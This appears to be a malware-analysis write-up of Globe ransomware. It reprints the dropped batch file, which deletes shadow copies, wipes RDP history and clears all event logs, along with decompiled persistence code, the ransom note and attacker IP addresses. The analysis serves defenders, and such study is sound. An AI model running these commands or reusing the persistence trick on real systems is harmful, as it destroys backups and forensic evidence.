GlobeRansomware

Ransomware is on the rise and the variants have quadrupled in the last few years. Recently we have witnessed payloads that have gone global. This means the package has two components:


- Crypto Code
- Propagation Code

Crypto Code is just the piece that encrypts all the files. In some cases the MBR and the MFT, in short the file system. The second component is used push this code to other computers on the network. In some cases like WanaCry the crypto component was pushed to machines that were outside the network i.e. the propagation code scanned the internet and pushed the crypto component where possible. This propagation was achieved using a an exploit. In some cases the attacker got enough information to push the crypto payload to other machines on the same network. This means that the attacker already got admin credentials and then pushed the crypto code using tools like PSEXEC or WMIC. Credentials were harvested earlier via brute forcing, hooks, key loggers etc

Globe ransomware encrypts files including executables. In this writing I will explain how the crypto component works.


Analysis

Crypto payload is a 32 bit binary compiled on **7/18/2017**



```
MG-Structure :                      MZ(Mark Zbikowski)
HeaderOffsetVal :                   00000004
StackSeg :                          00000000
Stack* :                            000000b8
CkS :                               00000000
Instr* :                            00000000
HeaderAdd :                         000000e8
*******************************************************************

## FILE_TYPE => PE

    +               i386 ...
    +               EXE ,
    +               Tue Jul 18 15:26:04 2017
    +               4
    +               0x400000 <- Base*
    +               GUI
    +               (32B)
    +               74752 <- CS
    +               0x1000 <- CoseBase*
*******************************************************************

    *               .text:
    *               .text: (X), (R),
    *               .rdata:
    *               .rdata: I, (R),
    *               .data:
    *               .data: I, (R), (W),
```

The flow is very straightforward. On execution payload drops a BAT file and executes it. Let’s call the cryptoCode **PAYLOAD.exe**




```
[07-21-2017-23-57-07]-> notepad.exe            1620     PARENT ->     2812     explorer.exe
[07-21-2017-23-57-46]-> dllhost.exe            804      PARENT ->     604      svchost.exe
[07-21-2017-23-57-50]-> PAYLOAD.exe            2996     PARENT ->     2812     explorer.exe
[07-21-2017-23-57-50]-> cmd.exe                3668     PARENT ->     2996     PAYLOAD.exe
[07-21-2017-23-57-50]-> conhost.exe            3376     PARENT ->     392      csrss.exe
[07-21-2017-23-57-50]-> vssadmin.exe           2008     PARENT ->     3668     cmd.exe
[07-21-2017-23-57-51]-> reg.exe                748      PARENT ->     3668     cmd.exe
[07-21-2017-23-57-51]-> attrib.exe             2212     PARENT ->     3668     cmd.exe
[07-22-2017-00-00-39]-> taskeng.exe            3144     PARENT ->     960      svchost.exe
```

PAYLOAD.exe drops a BAT file and uses CMD.exe to execute it. Later you can see **vssadmin.exe**, **reg.exe** and **attrib.exe**


VSSADMIN.exe is used to delete the shadow copy
REG.exe is used to add delete registry entries
ATTRIB.exe is used to hide files or make them system files.
WEVTUTIL.exe is used to clear the eventLogs

Let's look at the code that the attacker used. Comments are followed by **//**. Please read the comments if you want to follow the code.




```
HeapAlloc(*HeapCreate)(0x0, 0x1000, 0x0), 0x0, 0x100);

   // 1st param A handle to the heap from which the memory will be allocated
   // The number of bytes to be allocated.
   // Pointer to allocated memory

   //This could also be done via GetProcessHeap() as shown below
   void* foo = HeapAlloc( GetProcessHeap(), 0, 256 );  // 256 bytes

            lstrcpyA((char *)foo, "taskkill /F /T /PID ");
            esp = esp - 0x50;

   // foo is populated and executed via CreateProcess
            CreateProcessA(0x0, (char *)foo, 0x0, 0x0, 0x0, 0x8000000, 0x0, 0x0, ...);



    // A tmp name is used to create a BAT file for later execution
    GetTempFileNameW(HANDLE, u"__tmp", 0x0, var1, edi, esi);
    lstrcatW(var1, 0x418a8c);
    eax = CreateFileW(var1, FILE_SHARE_DELETE, 0x0, 0x0, 0x2, 0x80, 0x0);
    esi = eax;          // ESI is the handle now if it are't true it means file handle not successful

    if (esi != 0xffffffff)             // This simply means IF FILE_HANDLE IS NOT EQUAL NULL
    // 0xffffffff = INVALID_HANDLE_VALUE
    {
    // WriteFile is used to put a BAT file together
            *WriteFile(esi, "@echo off\r\nvssadmin.exe Delete Shadows /All /Quiet\r\nreg delete \"HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default\"
             /va /f\r\nreg delete \"HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers\" /f\r\nreg add \"HKEY_CURRENT_USER\Sof…", (*lstrlenA)("@echo off\r\n
             vssadmin.exe Delete Shadows /All /Quiet\r\nreg delete \"HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default\" /va /f\r\nreg delete \"HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers\" /f\r\nreg add
             \"HKEY_CURRENT_USER\Sof…", var4, 0x0));

(*CloseHandle)(esi);     // FILE_HANDLE CLOSED HERE


 edi = (*LocalAlloc)(LHND, (lstrlenW(u":Repeat\r\ndel \"") + lstrlenW(0x421720) + lstrlenW(u"\"\r\nif exist \"") + lstrlenW(u"\" goto Repeat\r\ndel \"") + lstrlenW(0x418b00) + eax + eax) * 0x2 + 0x2);
            (*lstrcpyW)(edi, u":Repeat\r\ndel \"");
            lstrcatW(edi, 0x422740);
            lstrcatW(edi, u"\"\r\nif exist \"");
            lstrcatW(edi, 0x422740);
            lstrcatW(edi, u"\" goto Repeat\r\ndel \"");


// Check if registry value exists or not. If it does then compare it with a VALUE and if its not available then create a new entry
RegOpenKeyExW(HANDLE, u"Software\Microsoft\Windows\CurrentVersion\RunOnce", ...);
    if (eax == 0x0) {
            RegQueryValueExW(arg, u"CertificatesCheck", 0x0, 0x0, ...);
            lstrcmpiW

   if (RegCreateKeyExW)(HANDLE, u"Software\Microsoft\Windows\CurrentVersion\RunOnce", ... ) == 0x0) {
      RegSetValueExW(arg, u"CertificatesCheck", 0x0, ...);
```

Eventually a BAT file is created with a randomName e..g **__t491.tmp.bat.** Following files are dropped in the TMP location.



```
[07-21-2017-03-44-29]-> F: C:\Users\foo\AppData\Local\Temp\\__tC1B9.tmp ** 0
[07-21-2017-03-44-29]-> F: C:\Users\foo\AppData\Local\Temp\\__tC1B9.tmp.bat ** 445
```


Here is the BAT file.



```
@echo off
vssadmin.exe Delete Shadows /All /Quiet
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" /va /f
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /f
reg add "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers"
cd %userprofile%\documents\
attrib Default.rdp -s -h
del Default.rdp
for /F "tokens=*" %1 in ('wevtutil.exe el') DO wevtutil.exe cl "%1"
```

Let’s look at the BAT file. It takes advantage of VSSADMIN.exe. This is used to delete the shadow volume copies on the computer. VSSADMIN.exe uses **vssapi.dll**. This means the attacker doesn't really have to run it as a system command via CMD.exe. It could be used as a function via **VSSAPI.DLL.**

Then **REG.exe** is used to add or delete values to registry. Payload also creates a registry value to gain persistence and name it as CertificateCheck



```
CertificatesCheck   REG_SZ              C:\Users\Public\PAYLOAD.exe
```


It also uses **ATTRIB.exe** to change attributes of **Default.rdp** to be system and hides the file as well. This will hide the shortcut form windows explorer. It is unclear as to why the attacker is doing this. Most likely there was another component of the attack where the attacker was using **RDP** for lateral movement and wanted to clear all the tracks. Last but not least the attacker is trying to clear all the eventlogs.

for /F "tokens=" %1 in ('wevtutil.exe el') DO wevtutil.exe cl “%1"*

In BAT file %1 is the first argument. This line simply means:

- *Run wevtutil.exe el*
- *Get each line from the previous command and apply wevtutil.exe cl %1*


Let me give you an example, let’s say we got the following output from running ‘**wevtutil.exe el’** command



```
C:\Users\xxx>wevtutil.exe el
Analytic
Application
DirectShowFilterGraph
DirectShowPluginControl
EndpointMapper
ForwardedEvents
HardwareEvents
Internet Explorer
Key Management Service
MF_MediaFoundationDeviceProxy
Media Center
MediaFoundationDeviceProxy
MediaFoundationPerformance
MediaFoundationPipeline
```

Now get each line from the above output and put it instead of **%1**. So the second stage becomes **WEVTUTIL.EXE cl Analytic**, then it will use **Application** and so on. I hope you understand.

Eventually encryption process will start to encrypt the files, followed by the ransom message. Files are encrypted with the extension **.TRUS**



foo.txt.TRUS Properties

foo.txt.TRUS

Type of file: TRUS File (.TRUS)

Opens with: Windows Shell Commor

Location: C:\Users\foo\Documents

Size: 9.19 KB (9,416 bytes)

Size on disk: 12.0 KB (12,288 bytes)


Created: Wednesday, June 22, 2016, 12:04:22 AM

Modified: Today, July 21, 2017, 8 minutes ago


Accessed: Wednesday, June 22, 2016, 12:04:22 AM

Attributes: □ Read-only □ Hidden

Ransomware is normally heavy on resources, especially when the machine has large files



Ransom message is an HTML file



YOUR FILES ARE ENCRYPTED!

Your personal ID

```
 6C A4 68 3D C5 41 28 46 48 ED FD B2 DB 7B F6 AF
 A0 FD 93 FB 83 38 AA 6C 97 F0 F2 7F BC E1 10 07
 8F 14 A6 87 82 4A 7F 23 56 E3 7C 68 D0 F1 8E 96
 29 DD 56 65 96 0F 2C F0 AB 46 74 B6 BC 6F C7 E1
 6C 23 69 E2 DD F9 3D C8 BF 5F C6 CE 18 4B 2B DA
 1A 0A 8D 8D A3 AC 3B 27 F0 F1 16 FC 09 CB 42 5B
 B8 6E 0D 19 B1 E0 80 A9 6E B9 6B A7 80 74 D8 1F
 BE 34 04 D5 D6 7F C0 23 0D C7 27 BE FA 1B 56 94
 12 BF 0A A7 3F 61 8A E5 A9 32 E7 3C 78 03 A6 A3
 FD 34 8F 60 FE CD E5 43 99 C4 BA B8 60 9F 94 DF
 ED F6 56 1E 82 E2 38 81 23 09 97 02 8A 68 D6 22
 29 B9 0D 18 96 B5 88 A1 A5 9D 22 D0 87 C8 AF B6
 F8 9C F9 9A 52 99 60 BD E7 D8 64 40 52 97 52 39
 B3 A0 99 0F A2 13 21 2F 54 E2 1A 2C 74 8B 81 2F
 70 A2 F4 FF A3 F8 13 57 09 F9 B9 C6 11 CC 6F C7
 74 48 A6 BC 68 52 D1 49 F8 22 79 54 89 22 95 7C
```

All your files have been encrypted due to a security problem with your PC.
To restore all your files, you need a decryption.
If you want to restore them, write us to the e-mail fcku@aol.com .
Or you can write us to the e-mail fcku@aol.com .
In a letter to send Your personal ID (see In the beginning of this document).
You have to pay for decryption in Bitcoins.
The price depends on how fast you write to us.
After payment we will send you the decryption tool that will decrypt all your files.
In the letter, you will receive instructions to decrypt your files!

In a response letter you will receive the address of Bitcoin-wallet, which is necessary to perform the transfer of funds.
HURRY! Your personal code for decryption stored with us only 72 HOURS!

Our tech support is available 24 \ 7

- Do not delete: Your personal ID
- Write on e-mail, we will help you!

Free decryption as guarantee
Before paying you can send to us up to 3 files for free decryption.
Please note that files must NOT contain valuable information and their total size must be less than 10Mb.
When the transfer is confirmed, you will receive interpreter files to your computer.
After start-interpreter program, all your files will be restored.

Attention!

- Do not rename encrypted files.
- Do not try to decrypt your data using third party software, it may cause permanent data loss.
- Decryption of your files with the help of third parties may cause increased price (they add their fee to our) or you can become a victim of a scam.
- Do not attempt to remove the program or run the anti-virus tools
- Attempts to self-decrypting files will result in the loss of your data
- Decoders are not compatible with other users of your data, because each user's unique encryption key

Attacker at this stage demands bitcoins for the decryption process. In this particular case attacker will reply with a program that would be able to decrypt the files. There is a randomly generated personal ID that is mandatory for the file decryption.

What happens when files are encrypted?

One would have to email the attacker for more information. Normally the response is extremely quick. It seems like there are multiple people replying. Normally the attacker would reply with a bitcoin address where the victim has to transfer the money. Bitcoin address always starts with a '1' and it looks something like this

1QPiYfj8v2SWREbJU5EPWfZ2sVBKtAA6X2


To know more about BITCOINS Try the following link

http://udurrani.com/0fff/bt.pdf


Once the victim pays the ransom, the attacker has to open the transaction. So it may take sometime to show up as a successful transaction in victim's wallet.

In one of the globeRansomware variant, the attackers originating ip addresses (via email) were:

185.9.19.121
43.249.37.34




IP Address	185.9.19.121
Location	Austria, Wien, Vienna
Latitude & Longitude of City	48.208490, 16.372080 (48°12'31"N 16°22'19"E)
ISP	M247 Ltd Vienna Infrastructure
Local Time	23 Jul, 2017 03:43 PM (UTC +02:00)
Domain	m247.com
Net Speed	(COMP) Company/T1



IP Address	43.249.37.34
Location	Hong Kong, Hong Kong (SAR), Hong Kong
Latitude & Longitude of City	22.285520, 114.157690 (22°17'8"N 114°9'28"E)
ISP	LeaseWeb Asia Pacific - Hong Kong
Local Time	23 Jul, 2017 09:44 PM (UTC +08:00)
Domain	leaseweb.com
Net Speed	(COMP) Company/T1

Here is the CALL Flow per file. *FileName* = desktop.ini



PAYLOAD.exe	CreateFile	C:\Users\xxx\Searches\desktop.ini
PAYLOAD.exe	QueryStandardInformationFile	C:\Users\xxx\Searches\desktop.ini
PAYLOAD.exe	ReadFile	C:\Users\xxx\Searches\desktop.ini
PAYLOAD.exe	WriteFile	C:\Users\xxx\Searches\desktop.ini
PAYLOAD.exe	QueryStandardInformationFile	C:\Users\xxx\Searches\desktop.ini
PAYLOAD.exe	WriteFile	C:\Users\xxx\Searches\desktop.ini
PAYLOAD.exe	WriteFile	C:\Users\xxx\Searches\desktop.ini
PAYLOAD.exe	RegOpenKey	HKLM\SOFTWARE\Wow6432Node\Microsoft\Cryptography\Defaults\Provider Types\Type 001
PAYLOAD.exe	RegSetInfoKey	HKLM\SOFTWARE\Wow6432Node\Microsoft\Cryptography\Defaults\Provider Types\Type 001
PAYLOAD.exe	RegQueryValue	HKLM\SOFTWARE\Wow6432Node\Microsoft\Cryptography\Defaults\Provider Types\Type 001\Name
PAYLOAD.exe	RegQueryValue	HKLM\SOFTWARE\Wow6432Node\Microsoft\Cryptography\Defaults\Provider Types\Type 001\Name
PAYLOAD.exe	RegQueryValue	HKLM\SOFTWARE\Wow6432Node\Microsoft\Cryptography\Defaults\Provider Types\Type 001\Name
PAYLOAD.exe	RegQueryValue	HKLM\SOFTWARE\Wow6432Node\Microsoft\Cryptography\Defaults\Provider Types\Type 001\Name
